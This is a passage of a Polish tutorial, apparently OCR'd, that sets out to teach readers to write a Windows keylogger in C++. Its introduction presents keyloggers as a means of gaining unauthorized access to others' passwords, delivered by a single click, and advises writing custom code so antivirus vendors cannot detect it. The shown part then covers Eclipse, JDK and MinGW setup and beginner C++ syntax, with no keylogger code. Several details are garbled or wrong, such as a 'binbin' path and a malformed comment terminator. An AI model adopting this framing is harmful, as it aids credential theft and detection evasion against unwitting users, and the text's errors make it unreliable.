WSTĘP

Dziś, dzięki istnieniu programu o nazwie Keylogger, nieautoryzowany dostęp do haseł, kont i poufnych informacji użytkownika komputera stał się tak łatwy, jak wypadnięcie z dziennika. Niekoniecznie musisz mieć fizyczny dostęp do komputera użytkownika, aby móc go monitorować, czasem wystarczy jedno kliknięcie łącza do Twojego programu przez użytkownika. Każdy, kto ma podstawową wiedzę na temat komputera, może korzystać z Keyloggera. Mam nadzieję, że zanim skończysz czytać tą sekcję, będziesz w stanie stworzyć własnego Keyloggera, wykonując proste, dobrze wyjaśnione i zilustrowane kroki, które dla ciebie przygotowałem.

CZYM JEST KEYLOGGER?

Keylogger, czasami nazywany „rejestratorem naciśnięć klawiszy" lub „monitorem systemu", to program komputerowy, który monitoruje i rejestruje każde naciśnięcie klawisza wykonane przez użytkownika komputera w celu uzyskania nieautoryzowanego dostępu do hasła i innych poufnych informacji.

TWORZENIE WŁASNEGO KEYLOGGERA A POBIERANIE

Dlaczego lepiej jest napisać własnego Keyloggera niż po prostu pobrać go z Internetu, to powód wykrywania przez antywirusa. Jeśli napiszesz własne niestandardowe kody dla keyloggera i zachowasz kod źródłowy dla siebie, firmy specjalizujące się w tworzeniu antywirusów nie będą miały nic o twoim keyloggerze, a zatem szanse na jego złamanie będą znacznie niskie. Ponadto pobieranie Keyloggera z Internetu jest niezwykle niebezpieczne, ponieważ nie masz pojęcia, co mogło być osadzone w programie. Innymi słowy, możesz „monitorować" swój własny system.

WYMAGANIA DOTYCZĄCE STWORZENIA WŁASNEGO KEYLOGGERA

W innych przypadkach, aby stworzyć własnego Keyloggera, będziesz potrzebować gotowych do użycia pewnych pakietów. Niektóre z tych pakietów obejmują:

1. MASZYNA WIRTUALNA

Gdy kody są pisane i trzeba je przetestować, nie zawsze zaleca się uruchamianie ich bezpośrednio na komputerze. To dlatego, że kod może mieć destrukcyjny charakter, a ich uruchomienie może spowodować uszkodzenie systemu. W przypadku testowania programów pisanych przydaje się wykorzystanie maszyny wirtualnej. Maszyna wirtualna to program, który ma środowisko podobne do systemu komputerowego, w którym programy, które mogą być destrukcyjne, mogą być testowane bez wyrządzania mu najmniejszej szkody, gdyby były destrukcyjne. Będziesz miał rację, jeśli powiesz - cokolwiek dzieje się w maszynie wirtualnej, pozostaje w maszynie wirtualnej. Maszynę wirtualną można łatwo pobrać.

2. SYSTEM OPERACYJNY WINDOWS

Keylogger, który będziemy tworzyć, będzie mógł zainfekować tylko komputer z systemem Windows. Zdecydowaliśmy się stworzyć taki Keylogger, ponieważ większość użytkowników komputerów stacjonarnych korzysta z platformy Windows. Jednak poza tym stworzenie Keyloggera, który może zainfekować system Windows, jest znacznie łatwiejsze niż stworzenie takiego, który będzie działał na komputerze Mac. Z tego powodu zaczynamy od łatwych prac.

3. IDE – ZINTEGROWANE ŚRODOWISKO ROZWOJOWE

IDE to pakiet oprogramowania, który konsoliduje podstawowe narzędzia potrzebne programistom do pisania i testowania oprogramowania. Zazwyczaj IDE zawiera edytor kodu, debugger i kompilator, do

których programista ma dostęp za pośrednictwem jednego interfejsu graficznego (GUI). W tym projekcie wykorzystamy IDE o nazwie „eclipse”.

4. KOMPILATOR

Kompilator to specjalny program, który przetwarza instrukcje napisane w określonym języku komputerowym i konwertuje je na język maszynowy lub „kod”, który może zrozumieć procesor komputera. Zanim zaczniemy pisać naszego Keyloggera, będziemy musieli skonfigurować nasze środowisko, a także nauczyć się kilku podstawowych rzeczy o C++. C++, ponieważ większość kodów dla systemu Windows jest napisana w nim, a nasz Keylogger jest przeznaczony dla systemu Windows. Zdecydowanie chcesz, aby Twój Keylogger mógł działać uniwersalnie we wszystkich systemach korzystających z systemu operacyjnego Windows. Dla twojej wiadomości, C++ nie jest kolejnym najłatwiejszym językiem programowania do nauczenia się ze względu na naturę jego składni. Niezależnie od tego, nie poddawaj się już, zaczniemy od prostych rzeczy i stopniowo przejdziemy do bardziej zaawansowanych, stosując kompleksowe podejście krok po kroku. Radzę również, abyś korzystał z zewnętrznych materiałów na temat C++, aby poszerzyć swoją wiedzę na temat obszarów, które poruszymy w ramach tego projektu, ponieważ zwiększy to Twoją produktywność. Mamy nadzieję, że pod koniec tego rozdziału będziesz w stanie stworzyć własnego Keyloggera, a także zmodyfikować go do swoich celów.

KONFIGURACJA ŚRODOWISKA

Tak jak musimy skonfigurować nasze systemy komputerowe, zanim zaczniemy z nimi pracować, w tym samym świetle musimy również skonfigurować środowisko, które umożliwi nam kodowanie w C++ i ostatecznie stworzenie Keyloggera. Pierwszą rzeczą, której będziemy potrzebować, jest zintegrowane środowisko programistyczne (IDE) i jak wspomniano wcześniej, będziemy używać Eclipse. Wybrane przez nas IDE (Eclipse) jest oparte na Javie, dlatego musimy odwiedzić witrynę Java (www.eclipse.org), aby je pobrać. Kiedy wejdziemy na stronę Java, odkryjemy, że istnieje wiele opcji programów Eclipse, które są dostępne do pobrania. Ponieważ jednak zamierzamy używać języka programowania C++, pobieramy „Eclipse for C/C++ Developers” wciąż mając z tyłu głowy, że pracujemy na platformie Windows. Dlatego, chociaż istnieją wersje Eclipse dla systemów Linux, Solaris, Mac i innych, pobierzemy Eclipse na platformę Windows. Musimy również wybrać opcję 32- lub 64-bitowego systemu operacyjnego, w zależności od tego, na którym działa nasz komputer. Możesz łatwo sprawdzić, na którym systemie działa twój system, klikając prawym przyciskiem myszy „PC” lub „Mój komputer”, a następnie właściwości. Te kroki prowadzą do wyświetlenia specyfikacji systemu. Po określeniu bitów, na których działa twój system, pobierz plik Eclipse, który jest z nim zgodny. Po zakończeniu pobierania pobrany plik domyślnie znajdzie się w folderze pobierania, chyba że dokonałeś zmian, aby go zlokalizować. Będziemy musieli rozpakować plik, ponieważ zostanie on spakowany. Po rozpakowaniu i zainstalowaniu pliku Eclipse próba jego uruchomienia spowoduje wyświetlenie komunikatu o błędzie informującego, że Eclipse nie może działać bez Java Runtime Environment (JRE) lub Java Development Kit (JDK). Nie stanowi to żadnego problemu, ponieważ wszystko, co musimy zrobić, to wrócić do Internetu i pobrać JDK. Najnowsze wersje JDK są zwykle dostarczane ze środowiskiem JRE. Możemy po prostu wygooglować „Java development kit” i kliknąć link prowadzący do strony internetowej Oracle, gdzie możemy dokonać wymaganego pobrania. Na stronie mamy program JDK dla wielu różnych systemów operacyjnych i dla różnych bitów systemowych, od JDK dla systemu Linux po JDK dla Mac OS Solaris i nie tylko. Jednak jak wiemy interesuje nas JDK dla systemu operacyjnego Windows. Więc idziemy dalej i pobieramy go, upewniając się, że pasuje do naszych bitów systemowych (32 lub 64). Zanim rozpoczniemy pobieranie, będziemy musieli zaakceptować umowę licencyjną Oracle Binary Code, klikając odpowiednie pole. Robimy to i kontynuujemy pobieranie i instalację JDK. Teraz, w przeciwieństwie do większości programów, które pobieramy, musimy ustawić

ścieżkę zmiennych środowiskowych. Robimy to dla JDK, ponieważ nie ustawia on automatycznie swojej ścieżki, jak robi to większość innych programów. Konsekwencją nieustawionej ścieżki zmiennej jest to, że: za każdym razem, gdy chcemy uruchomić taki plik (z nieustawioną ścieżką zmiennej), musimy podać pełną ścieżkę do pliku wykonywalnego, taką jak:

C:\Program Files\Java\jdk1.7.0\bin\javac”myclass.java.

Może to być naprawdę uciążliwe i prowadzić do wielu błędów. Na przykład Eclipse wymaga JDK do uruchomienia, ale jeśli ścieżka JDK nie jest ustawiona, Eclipse nie będzie w stanie go zlokalizować, a zatem nie będzie mógł działać, chyba że ścieżka zostanie wprowadzona ręcznie. Ustawienie ścieżki oznacza po prostu ustawienie adresu aby umożliwić lokalizację programu.

USTAWIANIE ŚCIEŻKI JDK

1. Przejdź do eksploratora plików (skrót: windows + E), kliknij prawym przyciskiem myszy „PC” lub „Mój komputer”, z wyświetlonego menu rozwijanego kliknij „Właściwości”.

2. Kliknij ustawienia zaawansowane, a następnie w wyskakującym menu, które się pojawi, kliknij „zmienne środowiskowe”, a następnie przejdź do zmiennych systemowych i wybierz jedną losowo.

3. Naciśnij „P” na klawiaturze, a zostaniesz przekierowany do „Ścieżki”. Teraz przejdźmy dalej i edytujmy to. Domyślna ścieżka rozpocznie się w następujący sposób: %systemRoot%… Jak pokazano w bardziej kompletnej formie na poniższym rysunku. (Adres został pokazany tylko w notatniku w celu powiększenia, nie musisz umieszczać ścieżki również w notatniku.) Zamierzamy dodać do domyślnej ścieżki.

4. Dodaj C:\mingw\binbin; na już istniejący adres. Unikaj dokonywania jakichkolwiek innych zmian w ścieżce, w przeciwnym razie przy próbie uruchomienia Eclipse napotkany zostanie komunikat o błędzie.

5. Kliknij „OK” tyle razy, ile pojawi się monit, a na koniec kliknij Zastosuj, a ścieżka JDK zostanie ustawiona.

To prawda, zrobiliśmy kilka pobrań i powinniśmy przejść od razu do sedna sprawy: tworzenie naszego Keyloggera, ale chwileczkę, czy o czymś nie zapominamy? Oczywiście! Posiadamy Wirtualną Maszynę, na której będą wykonywane wszystkie operacje dotyczące naszego Keyloggera. Mamy Eclipse, w którym będziemy pisać cały nasz kod, mamy też JDK, który umożliwi nam uruchomienie Eclipse w naszym systemie. Brakuje nam kompilatora, który przetłumaczy nasze kody napisane w C++ na język maszynowy zrozumiały dla naszych systemów komputerowych. Bez marnowania czasu możemy pobrać nasz kompilator z www.mingw.org, mimo że są jeszcze inne strony, z których możemy pobierać. Jednak MinGW jest prosty. Naciśnij przycisk pobierania w prawym górnym rogu, aby rozpocząć pobieranie kompilatora. Ponownie, kompilator będzie w skompresowanym formacie i podobnie jak w przypadku JDK, który pobraliśmy wcześniej, rozpakuj go, wyodrębniając jego zawartość do dowolnej wybranej lokalizacji. Na koniec zainstaluj kompilator. Teraz, mając ustawioną zmienną ścieżkę, JDK i zainstalowany kompilator, możemy wygodnie uruchomić środowisko Eclipse bez żadnych komunikatów o błędach i pisać nasze kody z pewnością, że zostaną zinterpretowane na naszym komputerze i również zostaną wykonane.

USTAWIANIE ŚRODOWISKA ECLIPSE

Podczas uruchaminia Eclipse zostaną wyświetlone pozdrowienia z ekranem powitalnym, który zaoferuje wycieczkę po środowisku Eclipse. Jeśli jesteś miłośnikiem praktycznych poradników, możesz kontynuować, a jeśli nie, zamknij temat. Natychmiast po powitaniu Eclipse wyświetla mały domyślny program, który po skompilowaniu wypisze „Witaj świecie”. Nie przejmuj się tym, jak skomplikowane

mogą wydawać się te kody na pierwszy rzut oka, w miarę postępów wszystko się rozwinie i zobaczysz, że kodowanie to tylko bułka z masłem, która czeka na zjedzenie.

KROKI W CELU KONFIGURACJI ŚRODOWISKA DO KODOWANIA

1. Zamknij domyślny program. Możemy to osiągnąć, klikając przycisk projektów „x" po lewej stronie ekranu.

2. Kliknij na „Plik" w lewym górnym rogu, wybierz „Nowy", a następnie projekt C++, ponieważ chcemy stworzyć środowisko C++.

3. Nadaj projektowi, który chcesz stworzyć, odpowiednią nazwę np. Keylogger, Kalkulator, Mary Jane, cokolwiek.

4. W sekcji „Typ projektu" wybierz „Pusty projekt". Wybierz „MinGW GCC" (który jest kompilatorem, który pobraliśmy) w „Łańcuchach narzędzi". Kliknij „Dalej", aby przejść do ustawień autora i praw autorskich lub kliknij „Zakończ", aby przejść bezpośrednio do edytora kodu Eclipse.

…i skończyliśmy z rzeczami z tej kategorii. Teraz, tak jak zrobiliśmy to dla JDK, musimy iść dalej i wytyczyć tutaj pewne ścieżki.

PONIŻEJ WYMIENIONE SĄ KROKI

1. Przejdź do nazwy swojego projektu, kliknij go prawym przyciskiem myszy iz wyświetlonego menu przewiń w dół i kliknij „Właściwości".

2. Rozwiń kompilację C/C++ iz rozwijanego menu kliknij „Środowisko".

3. W obszarze "Environment path to select," kliknij „Path" i kliknij „Edit". Domyślnie wyświetlana ścieżka jest długa, nieporęczna i żmudna, jednak wystarczy dodać małą zmienną ścieżki na jej początku.

4. Pamiętasz ścieżkę, którą skopiowaliśmy podczas ustawiania naszej zmiennej ścieżki JDK?

C:\mingw\binbin; wklej go na początku zmiennej ścieżki Eclipse

5. Kliknij „Zastosuj"

Mamy jeszcze tylko jedną rzecz do zrobienia i skończyliśmy konfigurowanie Eclipse. To jest ustawienie parsera binarnego.

1. Kliknij „File" i z rozwijanego menu, które się pojawi, kliknij „Properties", „C++ Build", a następnie przejdź do ustawień.

2. W „Ustawieniach" kliknij „Binary Parser". Upewnij się, że parser PE Windows jest zaznaczony.

3. Kliknij „OK" i to wszystko na temat ustawień.

JAK URUCHAMIAĆ KODY PISEMNE

Teraz, gdy Twoje środowisko jest skonfigurowane, możesz rozpocząć kodowanie. Jednak nie wszystko kończy się na napisaniu wielu linii kodu, ich uruchomienie jest ważne. Uruchamianie pisemnych kodów w odstępach czasu jest ważne, ponieważ pozwala programiście wiedzieć, czy to, co pisze, wychodzi tak, jak chce. Uruchamiasz swoje kody podczas pisania, więc znasz wynik tego, co napisałeś i czy są jakieś zmiany, które chciałbyś wprowadzić. Oto proste kroki, aby uruchomić napisane kody:

1. W lewym górnym rogu środowiska zaćmienia znajduje się symbol młota. Młot oznacza „buduj". Bez zbudowania napisanego kodu nie będzie działać. Kliknij go (skrót: Ctrl B), aby zbudować swój kod.

2. W górnej środkowej części ekranu znajduje się duży zielony przycisk „Odtwórz”. Kliknij go, aby uruchomić napisany program. Przycisk oznacza „Uruchom”, kliknij go, a program zostanie uruchomiony. To wszystko, proste jak ABC.

PODSTAWY PROGRAMOWANIA (KURSY NA C++)

To prawda, zajmujemy się tworzeniem Keyloggera i pewnie zastanawiasz się, dlaczego wciąż owijamy w bawełnę. Chodzi o to, że naprawdę musimy wyposażyć się w podstawową wiedzę o środowiskach, w których będziemy pracować i narzędziach, z których będziemy korzystać. C++ to język programowania, którego zdecydowaliśmy się używać, więc przejdziemy przez podstawowe obszary tego języka, co da nam poczucie kierunku, w jakim zmierzamy (tworzenie Keyloggera). Później, w miarę postępów, dowiemy się więcej i coraz więcej tego języka.

WARUNKI

Zmienne

Zmienna to miejsce w pamięci, w którym można przechowywać wartość do wykorzystania przez program. Analogią są skrytki pocztowe, w których każda skrytka ma adres (numer skrytki pocztowej). Po otwarciu pudełka zawartość zostanie pobrana. Podobnie, każda lokalizacja pamięci ma adres i kiedy jest wywoływana, zawartość może zostać odzyskana.

Identyfikator

Identyfikator jest ciągiem znaków zaczerpniętym z zestawu znaków C++.

Każda zmienna potrzebuje identyfikatora, który odróżnia ją od innych. Na przykład, biorąc pod uwagę zmienną a, „a” jest identyfikatorem, a wartość jest treścią. Identyfikator może składać się z liter, cyfr i/lub podkreślenia.

* Nie może zaczynać się od cyfry

* W C++ rozróżniana jest wielkość liter; czyli wielkie i małe litery są uważane za różne od siebie. Na przykład chłopiec != CHŁOPIEC (gdzie != oznacza nierówne)

* To nie może być słowo zastrzeżone

Zarezerwowane słowa

Zarezerwowane słowo lub słowo kluczowe to słowo, które ma specjalne znaczenie dla kompilatora C++. Niektóre słowa kluczowe C++ to:

double, asm, break, operator, static, void itp.

Aby zadeklarować zmienną, należy najpierw podać jej nazwę i typ danych do przechowywania. Na przykład:

int. a; gdzie „a” jest identyfikatorem i jest typu całkowitego.

Istnieje kilka typów danych C++ i każdy z tych typów danych ma swoje funkcje. Poniżej wymieniono różne typy danych:

- Int: Są to małe liczby całkowite

- Long int: Duże liczby całkowite

- Float: małe liczby rzeczywiste

- Double: To liczby z przecinkiem dziesiętnym, np. 20,3, 0,45

- Long double: bardzo duże liczby rzeczywiste

- Char: Pojedynczy znak

- Bool: wartość logiczna. Może przyjąć jedną z dwóch wartości: prawda lub fałsz

ROZUMIENIE INSTRUKCJI KODU

Kiedy po raz pierwszy uruchomiliśmy Eclipse i zostaliśmy powitani listem powitalnym, wkrótce zobaczyliśmy domyślny program, po którym, gdybyśmy wykonali kroki, których nauczyliśmy się wcześniej, wyświetliłby się komunikat „Hello World”. Przejdźmy przez funkcje tych kodów, które zostały zapisane na zielono, fioletowo i czerwono w tym domyślnym programie i jak działają.

#include: Instrukcja #include jest wywołaniem instrukcji z biblioteki, które mają zostać uwzględnione w pisanym programie. Można powiedzieć, że biblioteka to pomieszczenie, w którym znajduje się wiele gotowych kodów, z których możemy skorzystać w dowolnym momencie. Oszczędza nam to stresu związanego z koniecznością pisania wszystkiego, czego możemy potrzebować podczas kodowania.

<iostream> : To jest plik biblioteki, który zawiera pewne funkcje, które pozwolą nam korzystać z niektórych poleceń. Niektóre z tych poleceń to: Cout i Cin.

Cout: Jest to polecenie, które wyświetla wynik zapisanych kodów użytkownikowi komputera. Na przykład, jeśli piszesz kod dla programu, który będzie zadawał pytania użytkownikowi, instrukcja Cout sprawi, że pytania będą widoczne dla użytkownika.

Cin: Ta instrukcja jest poleceniem używanym do odbierania danych wejściowych od użytkownika. Na przykład, jeśli napiszesz program, który zbiera dane biometryczne różnych osób, polecenie Cin umożliwi programowi pobranie informacji, które użytkownik komputera wprowadzi. Dobrym przykładem wyjaśniającym zarówno instrukcje Cin, jak i Cout jest kalkulator. CIn pozwala kalkulatorowi przyjąć twoje dane wejściowe, a Cout pozwala wyświetlić ci odpowiedź.


//: Podwójny ukośnik to linia komentarza. Oznacza to, że konkretna linia, którą poprzedza, nie będzie brana pod uwagę. Jest używany przez autora kodu do wyjaśnienia, co dana linia kodu robi dla jego pamięci lub dla innych programistów, którzy mogą pracować z jego kodem. Mamy też wielowierszowy komentarz. Komentarz wielowierszowy składa się z pojedynczego ukośnika i znaku gwiazdki (/*). Działa podobnie jak komentarz jednowierszowy, z tą różnicą, że zapisywana instrukcja może przekraczać pojedynczą linię.

PRZYKŁADY

Jednowierszowy komentarz: //Życie nie jest usłane różami. Komentarz wielowierszowy: /*Róże to czerwone fiołki są niebieskie, większość wierszy się rymuje, ale ten nie.*\

TYPOWY PROGRAM

Poniższy diagram przedstawia prosty program, który ma za zadanie poprosić użytkownika komputera o wprowadzenie dwóch oddzielnych wartości, które zostaną wydrukowane. Przejdźmy krok po kroku przez linie tego kodu, rozumiejąc, co każdy z nich oznacza



Linia 1: Ta linia zawiera #include <iostream>. Od tego zaczyna się ten program. Instrukcja #include wywołuje polecenia Cin i Cout z biblioteki <iostream>. Bez tej linii program nie przyjmie ani nie wyświetli żadnych danych wejściowych.

Linia 2: „Używanie przestrzeni nazw" to polecenie, a „std", które oznacza „standard", to biblioteka. Kiedy piszesz „Using namespace std", przenosisz wszystko z tej biblioteki do swojej klasy, ale to nie do końca przypomina użycie polecenia #include. Przestrzeń nazw w C++ to sposób na umieszczenie słowa w zakresie, a żadne słowo spoza tego zakresu nie widzi kodu w przestrzeni nazw. Aby kod + znajdujący się poza przestrzenią nazw mógł zobaczyć kod WEWNĄTRZ przestrzeni nazw, należy użyć polecenia „Używanie przestrzeni nazw".

Linia 4: W tym wierszu main() jest funkcją, a „int" określa typ wartości, którymi będzie się zajmować funkcja (liczby całkowite). Funkcja w C++ to grupa instrukcji, które razem tworzą zadanie. Jest to zawsze pierwsza funkcja w C++ i zawsze musi być napisana.

Linie 5 i 14: Nawiasy klamrowe w liniach 5 i 14 wskazują początek i koniec instrukcji złożonej.

Linia 6: Tutaj przydzielane są dwie zmienne, zmienna „a" i zmienna „b". Jak wspomniano wcześniej, zmienna to lokalizacja przypisana do pamięci RAM używanej do przechowywania danych. Dlatego do przechowywania liczb całkowitych są wykonywane dwie alokacje pamięci. Zmiennej „a" przypisano wartość 10, a zmiennej „b" wartość 20. Proces ten nazywa się inicjalizacją, czyli ustawieniem wartości początkowej, tak aby nawet bez wprowadzenia danych przez użytkownika była to wartość początkowa.

Linia 7: Na tej linii dokonano inicjalizacji. Zmienna typu double została zainicjowana tak samo, jak została zainicjowana zmienna typu integer.

Linia 9: W tej linii wykorzystywana jest instrukcja wydruku Cout. Drukuje instrukcję „Wprowadź wartości dla „aib", ale bez cudzysłowów. Drukowane są tylko instrukcje w cudzysłowie. Zauważ, że a i b zapisane w instrukcji „Wprowadź wartości dla a i b" nie pokażą wartości zawartej w zmiennej „a", tylko wyświetli ją jako literę alfabetu, ponieważ znajduje się w cudzysłowie. Na końcu tej linii mamy zarezerwowane słowo endL. Słowo endL powoduje, że każda instrukcja, która następuje po nim, zaczyna się od nowej linii.

Linia 10: Ta linia zawiera instrukcję Cin >>. Instrukcja Cin monituje użytkownika o wprowadzenie wartości zarówno a, jak i b. Bez wprowadzenia danych przez użytkownika komputera program nie będzie się rozwijał.

Linia 11: Obserwując, w instrukcji Cout << „Wartość a:” można zauważyć, że po kolumnie (wprowadzającej oczekiwane dane wejściowe użytkownika) znajduje się spacja przed cudzysłowem, który kończy instrukcję. Te spacje sprawią, że dane wyjściowe będą wyglądać tak, jak pokazano poniżej, gdy program zostanie uruchomiony.

Value of a : 50

Jednak bez tego miejsca dane wyjściowe przyjmą następującą postać:

Value of a : 50

Tymczasem samodzielne „a” wyświetla wartość wprowadzoną przez użytkownika. EndL w środku obu instrukcji przenosi „Wartość b: ” do następnego wiersza na wyświetlaczu, gdy program jest uruchamiany.

Linia 13: Powrót 0; umożliwia funkcji main zwrócenie typu danych typu integer. Technicznie rzecz biorąc, w C lub C++ funkcja main musi zwracać wartość, ponieważ jest zadeklarowana jako „int main”. Jeśli main jest zadeklarowane jako „void main”, to nie ma potrzeby zwracania 0.

Następnie mamy kilku operatorów, którzy umożliwiają nam przeprowadzanie niektórych operacji. Niektóre z tych operatorów to – operator matematyczny, operator porównania.

Operator matematyczny: Jak sama nazwa wskazuje, umożliwia nam przeprowadzanie operacji matematycznych. Operatory matematyczne, które mamy w prawdziwym świecie, są tymi samymi, które mamy tutaj. Są to:

-Dodawanie

-Odejmowanie

-Mnożenie

-Dzielenie &

-Moduł

Moduł to liczba, która pozostaje po podzieleniu dwóch liczb. Na przykład, gdy podzielisz 5 przez 2, wynikiem będzie 2 z resztą 1. Reszta 1 to moduł. Mamy również operatory porównania i są to

Operator równości == : Warto zauważyć, że operator podwójnego znaku równości (==) nie działa jak operator pojedynczego znaku równości (=). Podczas gdy operator pojedynczego znaku równości jest używany do przypisywania wartości do zmiennej, operator podwójnego znaku porównuje wartości między dwiema zmiennymi, zwłaszcza gdy jest używany z instrukcją warunkową (*instrukcje warunkowe zostaną omówione później). Na przykład zapis a = b przypisze dowolne wartości w b do a.

Napisanie g czegoś takiego jak if a == b … (gdzie „if” jest instrukcją warunkową) potwierdzi, czy wartość zawarta w b jest taka sama jak w a. A jeśli tak, zostanie wykonana konkretna operacja określona przez autora kodu.

Operator nierówności != : Ten operator, jak sama nazwa wskazuje, oznacza, że dwie lub więcej porównywanych zmiennych nie jest równych. Na przykład a != b oznacza, że wartości w zmiennych aib są różne.

Operator and-and &&: Reprezentuje słowo and. Jeśli więc masz np.


a != c && b == a

Można to odczytać jako warunek, który brzmi: „a nie jest równe c ORAZ b równa się a”.

Operator LUB || Podobnie jak zwykłe słowo OR, którego używamy na co dzień, to tutaj w C++ oznacza to samo.

a != c || b == za

Powyższe stwierdzenie brzmi po prostu: „a nie jest równe c LUB b równa się a”. Przejdźmy teraz przez rzeczywiste wiersze kodu, w których instrukcje porównania są używane razem z instrukcją warunkową.



Czy widzisz już logikę powyższego kodu?

Zasadniczo wiersz 9 stwierdza, że jeśli wartość zawarta w zmiennej a jest taka sama jak wartość zawarta w b, a wartość w c nie jest równa wartości w b, to zostanie wyświetlone stwierdzenie „Nie będę spał” zapisane w wierszu 11 . Jeśli jednak któryś z tych warunków okaże się fałszywy (np. a nie równa się b lub c równa się d), wówczas wydrukowana zostanie instrukcja w wierszu 15, która brzmi: „Będę walczył ze snem”. Słowo else zapisane w wierszu 15 jest instrukcją warunkową, która tak jak ona robi w świecie rzeczywistym oznacza, że jeśli warunek w wierszu 9 ma wartość fałsz, instrukcja w wierszu 11 zostanie pominięta i rozważony zostanie inny warunek w wierszu. Jeśli instrukcja OR została użyta zamiast instrukcji else, będzie to oznaczać, że tylko jeden z warunków w wierszu 9 będzie musiał być prawdziwy (wartość w a == b lub c != d) dla instrukcji w wierszu 11 należy wziąć pod uwagę, a w wierszu 15 zignorować. Przeglądanie serii i serii kodów dla różnych programów poprawi zrozumienie i na dłuższą metę przyzwyczai Cię do operatorów, ich różnych funkcji i sposobów ich wykorzystania. Dodając kilka nowych instrukcji do naszego wcześniej analizowanego programu i wyjaśniając je krok po kroku, nasze zrozumienie kodowania w C++ znacznie się poprawi. Kiedy to zostanie osiągnięte, przejście przez proces tworzenia Keyloggera nie spowoduje potu. Przeanalizujmy poniższe programy:

```
7    double c = 10.3, d = 60.234;
8
9    cout << "Enter value for a: ";
10   cin >> a;
11   cout << "Enter value for b: ";
12   cin >> b;
13
14   if( a > b )
15   {
16       cout << "A is greater than B";
17   }
18   else if( a == b )
19   {
20       cout << "A is equal to B";
21   }
```

Kody od linii 1 do 7 to znane kody, dlatego zostały pominięte. W Liniach 9 i 11 użyta jest funkcja Cout i wydrukowane zostaną instrukcje „Wprowadź wartość dla a: ” i „Wprowadź wartość dla b: ” (zwróć uwagę na spację na końcu obu zdań, między dwukropkiem a cudzysłowem to kończy wypowiedzi. Zapamiętaj jego cel). W liniach 10 i 12 wykorzystywane są funkcje Cin, które wymagają od użytkownika komputera wprowadzenia wartości. Po wprowadzeniu obu wartości wymaganych przez program od użytkownika, program dokonuje oceny na podstawie instrukcji warunkowych w wierszu 14 i jeśli wynik jest prawdziwy, program drukuje zgodnie z poleceniem wiersza 16 „A jest większe niż B”. W wierszu 18. instrukcja warunkowa else if jest typem instrukcji warunkowej używanej pomiędzy instrukcjami if i else. Służy do dodania kilku innych warunków, które, jeśli wszystkie zostaną ocenione jako fałszywe, spowodują wydrukowanie linii pod instrukcją else. Jak wykorzystano w tym programie, jeśli warunek a > b jest fałszywy, wiersz pod instrukcją else –A jest mniejszy niż B- zostanie wydrukowany, z wyjątkiem else, jeśli warunek jest prawdziwy, wydrukowany zostanie „A jest równe B”.

```
13
14   if( a > b )
15   {
16       cout << "A is greater than B";
17   }
18   else if( a == b )
19   {
20       cout << "A is equal to B";
21   }
22   else
23   {
24       cout << "A is less than B";
25   }
26
27   return 0;
```

```
Enter value for a: 1
Enter value for b: 3
A is less than B
```

Jak widać z kodów zapisanych powyżej, użytkownik wprowadził wartość 1 dla zmiennej a i 3 dla zmiennej b. Te wartości nie spełniają warunku w wierszu 14, ani też nie spełniają warunku w wierszu 18, dlatego rozważana jest instrukcja else. Wydruk w wierszu 24. „A jest mniejsze niż B”.

PĘTLE

Można powiedzieć, że pętla w C++ jest ścieżką okrężną, przez którą oceniane instrukcje warunkowe poruszają się w kółko, nigdy się nie zatrzymując, dopóki wymagany warunek nie zostanie spełniony lub zapewniona zostanie droga ewakuacyjna. Przeanalizujmy program, w którym zastosowano pętle. Istnieje kilka pętli, takich jak pętla While, pętla For, .Zacznijmy od pętli While.

```
11    {
12        cout << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
